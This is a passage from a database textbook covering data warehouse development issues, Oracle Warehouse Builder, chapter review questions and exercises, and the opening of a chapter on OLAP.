The duration measures how far back in time the fact table goes. In many enterprises, there is a requirement to look at the same time period a year or two earlier. For other enterprises, such as insurance companies, there may be a legal requirement to retain data extending back five or more years. Very large fact tables raise at least two very significant data warehouse design issues. First, it is increasingly difficult to source increasing old data. The older the data, the more likely are problems in reading and interpreting the old files or the old tapes. Second, it is mandatory that the old versions of the important dimensions be used, not the most current versions. This is known as the “Slowly Changing Dimension” problem.

Tracking slowly changing dimensions

The slowly changing dimension problem means, for example, that the proper description of the old client and the old branch must be used with the old transaction history. Often, the data warehouse must assign a key to these important dimensions in order to distinguish multiple snapshots of clients and branches over a period of time.


There are three basic types of slowly changing dimensions: Type 1, in which a changed dimension attribute is overwritten; Type 2, in which a changed dimension attribute causes a new dimension record to be created; and Type 3, in which a changed dimension attribute causes an alternate attribute to be created so that both the old and new values of the attribute are simultaneously accessible in the same dimension record.

Once the dimensional model is “signed off” by the users as being complete, we continue through the steps of the Business Dimensional Lifecycle (as shown in Figure 32.3) towards the implementation of the first data mart. This data mart will support the analysis of a particular business process, such as property sales, and also allow the easy integration with other related data marts to ultimately form the enterprise-wide data warehouse. Table 32.2 lists the fact and dimension tables associated with the dimensional model for each business process of *DreamHome* (identified in Step 1).



TABLE 32.2 Fact And Dimension Tables For Each Business Process Of *Dreamhome*.

BUSINESS PROCESS	FACT TABLE	DIMENSION TABLES
Property sales	PropertySale	Time, Branch, Staff, PropertyForSale, Owner, ClientBuyer, Promotion
Property rentals	Lease	Time, Branch, Staff, PropertyForRent, Owner, ClientRenter, Promotion
Property viewing	PropertyViewing	Time, Branch, PropertyForSale, PropertyForRent, ClientBuyer, ClientRenter
Property advertising	Advert	Time, Branch, PropertyForSale, PropertyForRent, Promotion, Newspaper
Property maintenance	PropertyMaintenance	Time, Branch, Staff, PropertyForRent



32.6 Data Warehouse Development Issues

There are many issues associated with the development of EDWs that are shared with the development of any complex software system, such as the establishment of sufficient resources for the project and executive sponsorship. In this section, we only identify the issues that are of particular importance to the development of an EDW or data mart (DM) including the:

- Selection of enterprise data warehouse development methodology such as Kimball's Business Dimensional Lifecycle or Inmon's Corporate Information Factory (CIF). The *initial* scope of the data warehouse project such as to build an EDW or data mart (see Section 32.2), may help to establish which methodology is the more appropriate.
- Identification of key decision makers to be supported by the EDW/DM and establishment of their analytical requirements (see Section 32.1). Analytical requirements may range from routine reporting to *ad hoc* queries to more complex exploratory and predictive analysis.
- Identification of internal and, where required, external data sources for the data warehouse (or data mart) and establishment of the quality of the data from these sources (see Section 31.2). Most of the time spent on EDW/DM projects is on data preparation and uploading to the target EDW/DM.
- Selection of the extraction, transformation, and loading (ETL) tool with appropriate facilities for data preparation and uploading of data from source to target systems (see Section 31.3.1). As mentioned previously, this aspect of the project can be the most time-consuming, and therefore the selection of the most appropriate ETL tool will save much time and effort.
- Establishment of a strategy on how warehouse metadata is to be managed. Metadata plays a critical role in any database management; however, the sheer amount and complexity of the warehouse metadata means that it is important to establish a metadata strategy early in the DW project. Metadata is generated throughout data warehouse development and includes source-to-target mappings, data transformations, and data precalculations and aggregations. Current ETL tools offer a range of metadata management facilities and therefore this requirement should be kept in mind when considering ETL tool selection (see Section 31.3.1).
- Establishment of important characteristics of the data to be held in the DW/DM, such as the levels of detail to be stored (granularity), the time lapsed from initial creation of new data to the arrival in the DW/DM (latency), age of the data (duration), and the data lineage (what has happened to the data from its initial creation to its arrival in the warehouse) (see Section 32.5).
- Establishment of storage capacity requirements for the database as it must be sufficient for the initial loading and for subsequent uploading of new data. Data warehouses are amongst the largest databases that an enterprise may be required to manage. Storing detailed historical data is often necessary for the identification of trends and patterns and hence data warehouses can grow very large over relatively short periods.
- Establishment of the data refresh requirements. In other words, determine how often the DW/DM is to be supplemented with new data (see Section 31.3.1). The trend in data warehousing is moving towards support for real-time (RT) or near

real-time (NRT) data analysis, which is placing additional demands on the ETL process to upload the new data to the warehouse as soon as possible after its creation by operational systems (see Section 32.1.6).

- Identification of analytical tools capable of supporting the information requirements of the decision makers. The true value of the warehouse is not in the storing of the data, but in making this data available to users through using appropriate analytical tools such as OLAP and data mining (see Chapters 33 and 34).
- Establishment of an appropriate architecture for the DW/DM environment to ensure that the users can access the system where and when they want to (see Section 31.2).
- Establishment of appropriate policies and procedures to deal sensitively with the organizational, cultural, and political issues associated with data ownership, whether real or perceived.

32.7 Data Warehousing Design Using Oracle

We introduce the Oracle DBMS in Appendix H. In this section, we describe the **Oracle Warehouse Builder (OWB)** as a key component of the Oracle Warehouse solution, enabling the design and deployment of data warehouses, data marts, and e-Business intelligence applications. OWB is a design tool and an ETL tool. An important aspect of OWB from the customers' perspective is that it allows the integration of the traditional data warehousing environments with the new e-Business environments. This section first provides an overview of the components of OWB and the underlying technologies and then describes how the user would apply OWB to typical data warehousing tasks.

32.7.1 Oracle Warehouse Builder Components

OWB provides the following primary functional components:

- A **repository** consisting of a set of tables in an Oracle database that is accessed via a Java-based access layer. The repository is based on the Common Warehouse Model (CWM) standard, which allows the OWB metadata to be accessible to other products that support this standard (see Section 31.3.3).
- A **graphical user interface (GUI)** that enables access to the repository. The GUI features graphical editors and an extensive use of wizards. The GUI is written in Java, making the frontend portable.
- A **code generator**, also written in Java, generates the code that enables the deployment of data warehouses. The different code types generated by OWB are discussed later in this section.
- **Integrators**, which are components that are dedicated to extracting data from a particular type of source. In addition to native support for Oracle, other relational, nonrelational, and flat-file data sources, OWB integrators allow access to information in enterprise resource planning (ERP) applications such as Oracle and SAP R/3. The SAP integrator provides access to SAP transparent tables using PL/SQL code generated by OWB.
- An **open interface** that allows developers to extend the extraction capabilities of OWB, while leveraging the benefits of the OWB framework. This open interface is made available to developers as part of the OWB Software Development Kit (SDK).




Figure 32.11 Oracle Warehouse Builder architecture.

- **Runtime**, which is a set of tables, sequences, packages, and triggers that are installed in the target schema. These database objects are the foundation for the auditing and error detection/correction capabilities of OWB. For example, loads can be restarted based on information stored in the runtime tables. OWB includes a runtime audit viewer for browsing the runtime tables and runtime reports.

The architecture of the Oracle Warehouse Builder is shown in Figure 32.11. Oracle Warehouse Builder is a key component of the larger Oracle data warehouse. The other products that the OWB must work with within the data warehouse include:

- Oracle—the engine of OWB (as there is no external server);
- Oracle Enterprise Manager—for scheduling;
- Oracle Workflow—for dependency management;
- Oracle Pure•Extract—for MVS mainframe access;
- Oracle Pure•Integrate—for customer data quality;
- Oracle Gateways—for relational and mainframe data access.

32.7.2 Using Oracle Warehouse Builder

In this section we describe how OWB assists the user in some typical data warehousing tasks like defining source data structures, designing the target warehouse, mapping sources to targets, generating code, instantiating the warehouse, extracting the data, and maintaining the warehouse.

Defining sources

Once the requirements have been determined and all the data sources have been identified, a tool such as OWB can be used for constructing the data warehouse. OWB can handle a diverse set of data sources by means of integrators. OWB also has the concept of a module, which is a logical grouping of related objects. There are two types of modules: data source and warehouse. For example, a data source module might contain all the definitions of the tables in an OLTP database that is a source for the data warehouse. And a module of type warehouse might contain definitions of the facts, dimensions, and staging tables that make up the data warehouse. It is

important to note that modules merely contain definitions—that is, metadata—about either sources or warehouses, and not objects that can be populated or queried. A user identifies the integrators that are appropriate for the data sources, and each integrator accesses a source and imports the metadata that describes it.

Oracle sources To connect to an Oracle database, the user chooses the integrator for Oracle databases. Next, the user supplies some more detailed connection information: for example, user name, password, and SQL*Net connection string. This information is used to define a database link in the database that hosts the OWB repository. OWB uses this database link to query the system catalog of the source database and extract metadata that describes the tables and views of interest to the user. The user experiences this as a process of visually inspecting the source and selecting objects of interest.

Non-Oracle sources Non-Oracle databases are accessed in exactly the same way as Oracle databases. What makes this possible is the Transparent Gateway technology of Oracle. In essence, a Transparent Gateway allows a non-Oracle database to be treated in exactly the same way as if it were an Oracle database. On the SQL level, once the database link pointing to the non-Oracle database has been defined, the non-Oracle database can be queried via SELECT just like any Oracle database. In OWB, all the user has to do is identify the type of database so that OWB can select the appropriate Transparent Gateway for the database link definition. In the case of MVS mainframe sources, OWB and Oracle Pure•Extract provide data extraction from sources such as IMS, DB2, and VSAM. The plan is that Oracle Pure•Extract will ultimately be integrated with the OWB technology.

Flat files OWB supports two kinds of flat files: character-delimited and fixed-length files. If the data source is a flat file, the user selects the integrator for flat files and specifies the path and file name. The process of creating the metadata that describes a file is different from the process used for a table in a database. With a table, the owning database itself stores extensive information about the table such as the table name, the column names, and data types. This information can be easily queried from the catalog. With a file, on the other hand, the user assists in the process of creating the metadata with some intelligent guesses supplied by OWB. In OWB, this process is called *sampling*.

Web data With the proliferation of the Internet, the new challenge for data warehousing is to capture data from Web sites. There are different types of data in e-Business environments: transactional Web data stored in the underlying databases; clickstream data stored in Web server log files; registration data in databases or log files; and consolidated clickstream data in the log files of Web analysis tools. OWB can address all these sources with its built-in features for accessing databases and flat files.

Data quality A solution to the challenge of data quality is OWB with Oracle Pure•Integrate. Oracle Pure•Integrate is customer data integration software that

automates the creation of consolidated profiles of customers and related business data to support e-Business and customer relationship management applications. Pure•Integrate complements OWB by providing advanced data transformation and cleansing features designed specifically to meet the requirements of database applications. These include:

- integrated name and address processing to standardize, correct, and enhance representations of customer names and locations;
- advanced probabilistic matching to identify unique consumers, businesses, households, super-households, or other entities for which no common identifiers exist;
- powerful rule-based merging to resolve conflicting data and create the “best possible” integrated result from the matched data.

Designing the target warehouse

Once the source systems have been identified and defined, the next task is to design the target warehouse based on user requirements. One of the most popular designs in data warehousing is the star schema and its variations, as discussed in Section 32.4. Also, many business intelligence tools such as Oracle Discoverer are optimized for this kind of design. OWB supports all variations of star schema designs. It features wizards and graphical editors for fact and dimensions tables. For example, in the Dimension Editor, the user graphically defines the attributes, levels, and hierarchies of a dimension.

Mapping sources to targets

When both the sources and the target have been well defined, the next step is to map the two together. Remember that there are two types of modules: source modules and warehouse modules. Modules can be reused many times in different mappings. Warehouse modules can themselves be used as source modules. For example, in an architecture in which we have an OLTP database that feeds a central data warehouse, which in turn feeds a data mart, the data warehouse is a target (from the perspective of the OLTP database) and a source (from the perspective of the data mart).

The mappings of OWB are defined on two levels. There is a *high-level mapping* that indicates source and target modules. One level down is the *detail mapping*, which allows a user to map source columns to target columns and defines transformations. OWB features a built-in transformation library from which the user can select predefined transformations. Users can also define their own transformations in PL/SQL and Java.

Generating code

The Code Generator is the OWB component that reads the target definitions and source-to-target mappings and generates code to implement the warehouse. The type of generated code varies depending on the type of object that the user wants to implement.

Logical versus physical design Before generating code, the user has primarily been working on the logical level, that is, on the level of object definitions. On this

level, the user is concerned with capturing all the details and relationships (the semantics) of an object, but is not yet concerned with defining any implementation characteristics. For example, consider a table to be implemented in an Oracle database. On the logical level, the user may be concerned with the table name, the number of columns, the column names and data types, and any relationships that the table has to other tables. On the physical level, however, the question becomes: how can this table be optimally implemented in an Oracle database? The user must now be concerned with things like tablespaces, indexes, and storage parameters (see Appendix H). OWB allows the user to view and manipulate an object on both the logical and physical levels. The logical definition and physical implementation details are automatically synchronized.

Configuration In OWB, the process of assigning physical characteristics to an object is called *configuration*. The specific characteristics that can be defined depend on the object that is being configured. These objects include storage parameters, indexes, tablespaces, and partitions.

Validation It is good practice to check the object definitions for completeness and consistency prior to code generation. OWB offers a validate feature to automate this process. Errors detectable by the validation process include data type mismatches between sources and targets, and foreign key errors.

Generation The following are some of the main types of code that OWB produces:

- *SQL Data Definition Language (DDL) commands*. A warehouse module with its definitions of fact and dimension tables is implemented as a relational schema in an Oracle database. OWB generates SQL DDL scripts that create this schema. The scripts can either be executed from within OWB or saved to the file system for later manual execution.
- *PL/SQL programs*. A source-to-target mapping results in a PL/SQL program if the source is a database, whether Oracle or non-Oracle. The PL/SQL program accesses the source database via a database link, performs the transformations as defined in the mapping, and loads the data into the target table.
- *SQL*Loader control files*. If the source in a mapping is a flat file, OWB generates a control file for use with SQL*Loader.
- *Tcl scripts*. OWB also generates Tcl scripts. These can be used to schedule PL/SQL and SQL*Loader mappings as jobs in Oracle Enterprise Manager—for example, to refresh the warehouse at regular intervals.

Instantiating the warehouse and extracting data

Before the data can be moved from the source to the target database, the developer has to instantiate the warehouse; in other words, to execute the generated DDL scripts to create the target schema. OWB refers to this step as *deployment*. Once the target schema is in place, the PL/SQL programs can move data from the source into the target. Note that the basic data movement mechanism is `INSERT . . . SELECT . . .` with the use of a database link. If an error should occur, a routine from one of the OWB runtime packages logs the error in an audit table.

Maintaining the warehouse

Once the data warehouse has been instantiated and the initial load has been completed, it must be maintained. For example, the fact table has to be refreshed at regular intervals, so that queries return up-to-date results. Dimension tables have to be extended and updated, albeit much less frequently than fact tables. An example of a slowly changing dimension is the Customer table, in which a customer's address, marital status, or name may all change over time. In addition to INSERT, OWB also supports other ways of manipulating the warehouse:

- UPDATE
- DELETE
- INSERT/UPDATE (insert a row; if it already exists, update it)
- UPDATE/INSERT (update a row; if it does not exist, insert it)

These features give the OWB user a variety of tools to undertake ongoing maintenance tasks. OWB interfaces with Oracle Enterprise Manager for repetitive maintenance tasks; for example, a fact table refresh that is scheduled to occur at a regular interval. For complex dependencies, OWB integrates with Oracle Workflow.

Metadata integration

OWB is based on the Common Warehouse Model (CWM) standard (see Section 31.3.3). It can seamlessly exchange metadata with Oracle Express and Oracle Discoverer as well as other business intelligence tools that comply with the standard.

32.7.3 Warehouse Builder Features in Oracle 11g

Oracle Warehouse Builder (OWE) 11g has significant data quality, integration, and administrative features, among others, for developers seeking an easy-to-use tool for rapidly designing, deploying, and managing data integration projects and BI systems. Listed here are examples of key features associated with OWB 11g.

- *Data profiling.* Warehouse Builder offers a data profiling and correction solution. Data profiling means that defects in the data can be discovered and measured prior to and during the process of creating the data warehouse or BI application.
- *Relational and dimensional data object designer.* Warehouse Builder introduces a new Data Object Editor to create, edit, and configure relational and dimensional data objects.
- *Complete slowly changing dimensions (Types I, II, and III) support.* Warehouse Builder supports slowly changing dimensions that store and manage both current and historical data over time in a data warehouse.
- *Oracle OLAP integration.* Warehouse Builder extends the support for Oracle OLAP into modeling and direct maintenance utilizing the new OLAP features such as compressed cubes and partitioning.
- *Transportable modules.* Warehouse Builder enables the extraction of large amounts of data from remote Oracle databases.

- *Pluggable mappings.* Warehouse Builder saves time and labor when designing mappings, as this new feature enables the reuse of a mapping's data flow.
- *Built-in scheduling.* Warehouse Builder enables the definition of schedules and associate executable objects with the schedules.
- *Sophisticated lineage and impact analysis.* This feature has been enhanced to show impact and lineage at the level of individual attributes, exploding mappings, and generating worst-case scenario diagrams, including user-defined objects created outside of OWB.
- *Business intelligence objects derivation.* Warehouse Builder enables the deriving and definition of BI objects that integrate with Oracle's Business Intelligence tools such as Discoverer and BI Beans.
- *Experts.* Experts are solutions that enable advanced users to design solutions that simplify routine or complex tasks that end users perform in Warehouse Builder.
- *User-defined objects and icons.* Warehouse Builder now offers support for user-defined types, including objects, arrays, and nested tables. This enables the use of more elaborate data storage and transaction formats such as those used to support real-time data warehousing.
- *ERP integration.* Warehouse Builder offers new features in the ERP integration area. Connectors for Oracle eBusiness Suite and PeopleSoft ERP have been added to the product.
- *Security administration.* Warehouse Builder enables the choice between applying no metadata security controls or defining and customising a metadata security policy. Multiple users can be defined and apply full security or implement a customised security strategy based on the Warehouse Builder security interface.
- *Various changes.* Includes simplified install and setup, unified metadata browser environment, OMB extensions, and certification.

More details on Oracle EDW are available at <http://www.oracle.com>.

Chapter Summary

- There are two main methodologies that incorporate the development of an enterprise data warehouse (EDW) that were proposed by the two key players in the data warehouse arena: Kimball's **Business Dimensional Lifecycle** (Kimball, 2008) and Inmon's **Corporate Information Factory (CIF)** methodology (Inmon, 2001).
- The guiding principles associated with Kimball's **Business Dimensional lifecycle** are the focus on meeting the information requirements of the enterprise by building a single, integrated, easy-to-use, high-performance information infrastructure, which is delivered in meaningful increments of six- to twelve-month timeframes.
- **Dimensionality modeling** is a design technique that aims to present the data in a standard, intuitive form that allows for high-performance access.
- Every **dimensional model (DM)** is composed of one table with a composite primary key, called the **fact table**, and a set of smaller tables called **dimension tables**. Each dimension table has a simple (noncomposite) primary key that corresponds exactly to one of the components of the composite key in the fact table. In other words, the primary key of the fact table is made up of two or more foreign keys. This characteristic "star-like" structure is called a **star schema** or **star join**.

- **Star schema** is a dimensional data model that has a fact table in the center, surrounded by *denormalized* dimension tables.
- The star schema exploits the characteristics of **factual data** such that facts are generated by events that occurred in the past, and are unlikely to change, regardless of how they are analyzed. As the bulk of data in the data warehouse is represented as facts, the fact tables can be extremely large relative to the dimension tables.
- The most useful facts in a **fact table** are numerical and additive, because data warehouse applications almost never access a single record; rather, they access hundreds, thousands, or even millions of records at a time and the most useful thing to do with so many records is to aggregate them.
- **Dimension tables** most often contain descriptive textual information. Dimension attributes are used as the constraints in data warehouse queries.
- **Snowflake schema** is a dimensional data model that has a fact table in the center, surrounded by *normalized* dimension tables.
- **Starflake schema** is a dimensional data model that has a fact table in the center, surrounded by *normalized* and *denormalized* dimension tables.
- The key to understanding the relationship between dimensional models and ER models is that a single ER model normally decomposes into multiple DMs. The multiple DMs are then associated through **conformed** (shared) dimension tables.
- The **Dimensional Modeling** stage of Kimball's Business Dimensional Lifecycle can result in the creation of a dimensional model (DM) for a data mart or be used to "dimensionalize" the relational schema of an OLTP database.
- The **Dimensional Modeling** stage of Kimball's Business Dimensional Lifecycle begins by defining a high-level DM, which progressively gains more detail; this is achieved using a two-phased approach. The first phase is the creation of the high-level DM and the second phase involves adding detail to the model through the identification of dimensional attributes for the model.
- The first phase of the Dimensional Modeling stage uses a **four-step process** to facilitate the creation of a DM. The steps include: select business process, declare grain, choose dimensions, and identify facts.
- **Oracle Warehouse Builder** (OWB) is a key component of the Oracle Warehouse solution, enabling the design and deployment of data warehouses, data marts, and e-Business intelligence applications. OWB is both a design tool and an extraction, transformation, and loading (ETL) tool.



Review Questions

- 32.1 Discuss the activities associated with initiating an enterprise data warehouse (EDW) project.
- 32.2 Compare and contrast the approaches taken in the development of an EDW by Imon's Corporate Information Factory (CIF) and Kimball's Business Dimensional Lifecycle.
- 32.3 Discuss the main principles and stages associated with Kimball's Business Dimensional Lifecycle.
- 32.4 Discuss the concepts associated with dimensionality modeling.
- 32.5 What are the advantages offered by the dimensional model?
- 32.6 Discuss the phased approach used in the DM stage of Kimball's Business Dimensional Lifecycle.
- 32.7 Discuss the criteria used to select the business process in Phase I of the DM stage of Kimball's Business Dimensional Lifecycle.
- 32.8 Identify the particular issues associated with the development of an enterprise data warehouse.
- 32.9 How does Oracle Warehouse Builder assist the user in data warehouse development and administration?

Exercises

Please note that all of the exercises listed refer to the DM shown in Figure 32.2.

- 32.10 Identify three types of analysis that the DM can support about property sales.
- 32.11 Identify three types of analysis that the DM cannot support about property sales.
- 32.12 Discuss how you would change the DM to support the queries identified in Exercise 32.11.
- 32.13 What is the granularity of the fact table shown in the property sales DM?
- 32.14 What is the purpose of the fact table and dimension tables shown in the property sales DM?
- 32.15 Identify an example of a derived attribute in the fact table and describe how it is calculated. Are there any others that you could suggest?
- 32.16 Identify two examples of natural and surrogate keys in the property sales DM and discuss the benefits associated with using surrogate keys in general.
- 32.17 Identify two possible examples of SCD in the property sales DM and discuss the types of change (Type 1 or Type 2) that each represents.
- 32.18 Identify the dimensions that make the property sales DM a star schema, rather than a snowflake schema.
- 32.19 Select one dimension from the DM to demonstrate how you would change the DM into a snowflake schema.
- 32.20 Examine the bus matrix for a university shown in Figure 32.12. The university is organized as schools such as the School of Computing, School of Business Studies, and each school has a portfolio of programs and modules. Students apply to the university to join a program but only some of those applications are successful. Successful applicants enroll in university programs, which are made up of six modules per year of study. Student attendance at module classes is monitored, as well as student results for each module assessment.

(a) Describe what the matrix shown in Figure 32.12 represents.

(b) Using the information shown in the bus matrix of Figure 32.12, create a first-draft, high-level dimensional model to represent the fact tables and dimensions tables that will form the data warehouse for the university.

(c) Using the information in Figure 32.12 produce a dimensional model as a star schema for the student module results business process. Based on your (assumed) knowledge of this business process as a current or past

Business Process	← Dimensions →							
	Time	Student	Previous School	Previous College	Program	University School	Staff	Module
University Student Applications	X	X	X	X	X	X		
Student Program Enrollments	X	X	X	X	X	X		
Student Module Registration	X	X			X	X		X
Student Module Attendance	X	X			X	X	X	X
Student Module Results	X	X			X	X	X	X

Figure 32.12 A bus matrix for a university.

student, add a maximum of five (possible) attributes to each dimension table in your schema. Complete your star schema by adding a maximum of 10 (possible) attributes to your fact table. Describe how your choice of attributes can support the analysis of student results.

32.21 Examine the dimensional model (star schema) shown in Figure 32.13. This model describes part of a database that will provide decision support for a taxi company called *FastCabs*. This company provides a taxi service to clients who can book a taxi either by phoning a local office or online through the company's Web site.

The owner of *FastCabs* wishes to analyze last year's taxi jobs to gain a better understanding of how to resource the company in the coming years.

- Provide examples of the types of analysis that *can* be undertaken, using the star schema in Figure 32.13.
- Provide examples of the types of analysis that *cannot* be undertaken, using the star schema in Figure 32.13.
- Describe the changes that would be necessary to the star schema shown in Figure 32.13 to support the following analysis. (At the same time consider the possible changes that would be necessary to the transaction system providing the data.)
 - Analysis of taxi jobs to determine whether there is an association between the reasons why taxi jobs are cancelled and the age of clients at the time of booking.
 - Analysis of taxi jobs according to the time drivers have worked for the company and the total number and total charge for taxi jobs over a given period of time.




Figure 32.13 A dimensional model (star schema) for a taxi company called *FastCabs*.

- Analysis of taxi jobs to determine the most popular method of booking a taxi and whether there are any seasonal variations.
 - Analysis of taxi jobs to determine how far in advance bookings are made and whether there is an association with the distance traveled for jobs.
 - Analysis of taxi jobs to determine whether there are more or less jobs at different weeks of the year and the effect of public holidays on bookings.
- (d) Identify examples of natural and surrogate keys in the star schema shown in Figure 32.13 and describe the benefits associated with using surrogate keys in general.
- (e) Using examples taken from the dimensional model of Figure 32.13, describe why the model is referred to as a “star” rather than a “starflake” schema.
- (f) Consider the dimensions of Figure 32.13 and identify examples that may suffer from the slowly changing dimension problem. Describe for each example, whether type I, II, or III would be the most useful approach for dealing with the change.

CHAPTER

33

OLAP

Chapter Objectives

In this chapter you will learn:

- The purpose of online analytical processing (OLAP).
- The relationship between OLAP and data warehousing.
- The key features of OLAP applications.
- How to represent multidimensional data.
- The rules for OLAP tools.
- The main categories of OLAP tools.
- OLAP extensions to the SQL standard.
- How Oracle supports OLAP.

In Chapter 31 we discussed the increasing popularity of data warehousing as a means of gaining competitive advantage. We learnt that data warehouses bring together large volumes of data for the purposes of data analysis. Accompanying the growth in data warehousing is an ever-increasing demand by users for more powerful access tools that provide advanced analytical capabilities. There are two main types of access tools available to meet this demand, namely online analytical processing (OLAP) and data mining. These tools differ in what they offer the user and because of this they are complementary technologies.

A data warehouse (or more commonly one or more data marts) together with tools such as OLAP and/or data mining are collectively referred to as **Business Intelligence (BI)** technologies. In this chapter we describe OLAP and in the following chapter we describe data mining.



Structure of this Chapter In Section 33.1 we introduce online analytical processing (OLAP) and discuss the relationship between OLAP and data warehousing. In Section 33.2 we describe OLAP applications and identify the key features associated with OLAP applications. In Section 33.3 we discuss how multidimensional data can be represented and in particular describe the main concepts associated with data cubes. In Section 33.4 we describe the rules for OLAP tools and highlight the characteristics and issues associated with OLAP tools. In Section 33.5 we discuss how the SQL standard has been extended to include OLAP functions. Finally, in Section 33.6, we describe how Oracle supports OLAP. The examples in this chapter are taken from the *DreamHome* case study described in Section 11.4 and Appendix A.

33.1 Online Analytical Processing

Over the past few decades, we have witnessed the increasing popularity and prevalence of relational DBMSs such that we now find a significant proportion of corporate data is housed in such systems. Relational databases have been used primarily to support traditional online transaction processing (OLTP) systems. To provide appropriate support for OLTP systems, relational DBMSs have been developed to enable the highly efficient execution of a large number of relatively simple transactions.

In the past few years, relational DBMS vendors have targeted the data warehousing market and have promoted their systems as tools for building data warehouses. As discussed in Chapter 31, a data warehouse stores data to support a wide range of queries from the relatively simple to the highly complex. However, the ability to answer particular queries is dependent on the types of access tools available for use on the data warehouse. General-purpose tools such as reporting and query tools can easily support “who?” and “what?” questions. For example, “What was the total revenue for Scotland in the third quarter of 2013?” As well as answering these types of questions, this chapter describes online analytical processing (OLAP), an analytical tool which can also answer “who?” type questions. For example, “Why was the total revenue for Scotland in the third quarter of 2013 higher than the other quarters of 2013?” and “Why was the total revenue for Scotland in the third quarter of 2013 higher than the same quarter of the previous three years?”

Online analytical processing (OLAP)

The dynamic synthesis, analysis, and consolidation of large volumes of multidimensional data.

OLAP is a term that describes a technology that uses a multidimensional view of aggregate data to provide quick access to information for the purposes of advanced analysis (Codd *et al.*, 1995). OLAP enables users to gain a deeper understanding and knowledge about various aspects of their corporate data through fast, consistent, interactive access to a wide variety of possible views of the data. OLAP allows the user to view corporate data in such a way that it is a better model of the true

dimensionality of the enterprise. Although OLAP systems can easily answer “who?” and “what?” questions, it is their ability to answer “why?” type questions that distinguishes them from general-purpose query tools. A typical OLAP calculation can be more complex than simply aggregating data, for example, “Compare the numbers of properties sold for each type of property in the different regions of the U.K. for each year since 2010.” Hence, the types of analysis available from OLAP range from basic navigation and browsing (referred to as “slicing and dicing”), to calculations, to more complex analyses such as time series and complex modeling.

33.1.1 OLAP Benchmarks

The OLAP Council has published an analytical processing benchmark referred to as the APB-1 (OLAP Council, 1998). The aim of the APB-1 is to measure a server’s overall OLAP performance rather than the performance of individual tasks. To ensure the relevance of the APB-1 to actual business applications, the operations performed on the database are based on the most common business operations, which include the following:

- bulk loading of data from internal or external data sources;
- incremental loading of data from operational systems;
- aggregation of input-level data along hierarchies;
- calculation of new data based on business models;
- time series analysis;
- queries with a high degree of complexity;
- drill-down through hierarchies;
- *ad hoc* queries;
- multiple online sessions.

OLAP applications are also judged on their ability to provide just-in-time (JIT) information, which is regarded as being a core requirement of supporting effective decision making. Assessing a server’s ability to satisfy this requirement is more than measuring processing performance and includes its abilities to model complex business relationships and to respond to changing business requirements.

To allow for comparison of performances of different combinations of hardware and software, a standard benchmark metric called **Analytical Queries per Minute (AQM)** has been defined. The AQM represents the number of analytical queries processed per minute, including data loading and computation time. Thus, the AQM incorporates data loading performance, calculation performance, and query performance into a single metric.

Publication of APB-1 benchmark results must include both the database schema and all code required for executing the benchmark. This allows the evaluation of a given solution in terms of both its quantitative and qualitative appropriateness to the task.

33.2 OLAP Applications

There are many examples of OLAP applications in various functional areas as listed in Table 33.1 (OLAP Council, 2001).

TABLE 33.1 Examples of OLAP applications in various functional areas.

